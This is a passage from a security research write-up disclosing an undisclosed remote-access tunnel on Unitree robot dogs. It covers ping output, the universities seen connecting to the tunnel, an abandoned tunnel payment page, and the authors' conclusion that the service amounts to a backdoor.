64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=6 ttl=64 time=114 ms
^C
--- MacBookAir.localdomain ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 12ms
rtt min/avg/max/mdev = 7.587/59.240/180.194/65.264 ms
pi@raspberrypi:~/Unitree/sdk/unitree_legged_sdk/build$
```

Due to this we were interested who is and was connected to the service and we checked the public IPs that we got from the CloudSail API for clues.

Most of the machines are located in China, but as expected some are outside of China, apart from some residential IPs we were able to identify several University IPs and some corporate networks from around the world.

Here are the Universities that were at least once connected to the tunnel network as an example:

USA: MIT, Princeton University, University of Massachusetts Amherst, Carnegie Mellon University
Canada: University Waterloo
Germany: Hochschule Coburg
New Zealand: University of Otago
Australia: UNSW Sydney, Deakin University
Japan: Shinshu University

There might be more that we did not identify.

Interesting side note, some people are running their dogs through the Starlink network, maybe for fun, maybe because they are working with the robots in a remote location? We cannot know, but it is just interesting to see.

During the research, we also found the subdomain <https://tunnel.unitree.com/>, which seems to be a service where you can buy a tunnel to a robot for a day. The website is in Chinese and mentions a current “test phase”, but the website appears abandoned.

The payment page leads to an error about the region, hinting that the service may have been maybe intended only for mainland China use.

套餐选择

1天

0.01元(测试阶段优惠)

Package Selection

1 day

0.01 yuan (discount during the testing phase)

支付方式



微 信



支 支付宝

Payment Methods



微 信



支 支付宝

 我已阅读远程通信服务协议 I have read the Telecommunications Service Agreement

前往支付

Go to payment

The question which arises is of course, did Unitree want to include this for China only? Did they plan to roll out a remote control service to the public but never follow through? If it was meant for China only, why do all robot dogs around the world automatically enroll in the tunnel service? Is it intentional or just sloppy? Is this unfinished tunnel payment page just an excuse in case someone notices that there is a tunnel client pre-installed on the dogs? Guess we will never find out for sure, and it doesn't matter.

Of course, it is impossible to determine for us whether or not abuse was done with the tunnel without analyzing logs of robots and networks.

We strongly advise everyone with such a robot to remove it from the network permanently, as well as examine all available logs to check if their network was breached.

Conclusion

Unitree did pre-install a tunnel without notifying its customers. Anybody with access to the API key can freely access all robot dogs on the tunnel network, remotely control them, use the vision cameras to see through their eyes or even hop on the RPI via ssh.

If this was abused or not does not matter in this case. The mere presence of this service without letting the user know is not a good practice and can be seen as malicious.

If the service were to be present for the user convenience, it should be disabled by default and let the user enable it on demand to control their own dog remotely.

The use of such tunnel services do have a wide aspect of legitimate use-cases, the concerning thing is running such a service without user-knowledge. In this case, as this service is installed and operated without user consent we clearly need to label it backdoor.

These robot dogs are marketed at a wide spectrum of use-cases, from research in Universities, search and rescue missions from the police to military use cases in active war. Imagining a robot dog in this sensitive areas with an active tunnel to the manufacturer who can remotely control the device at will is concerning.

By now we did not do any investigation into the Go2 version of the Robot dog, the Humanoid or any other device from the manufacturer, it might be possible that there is a similar backdoor installed on these devices.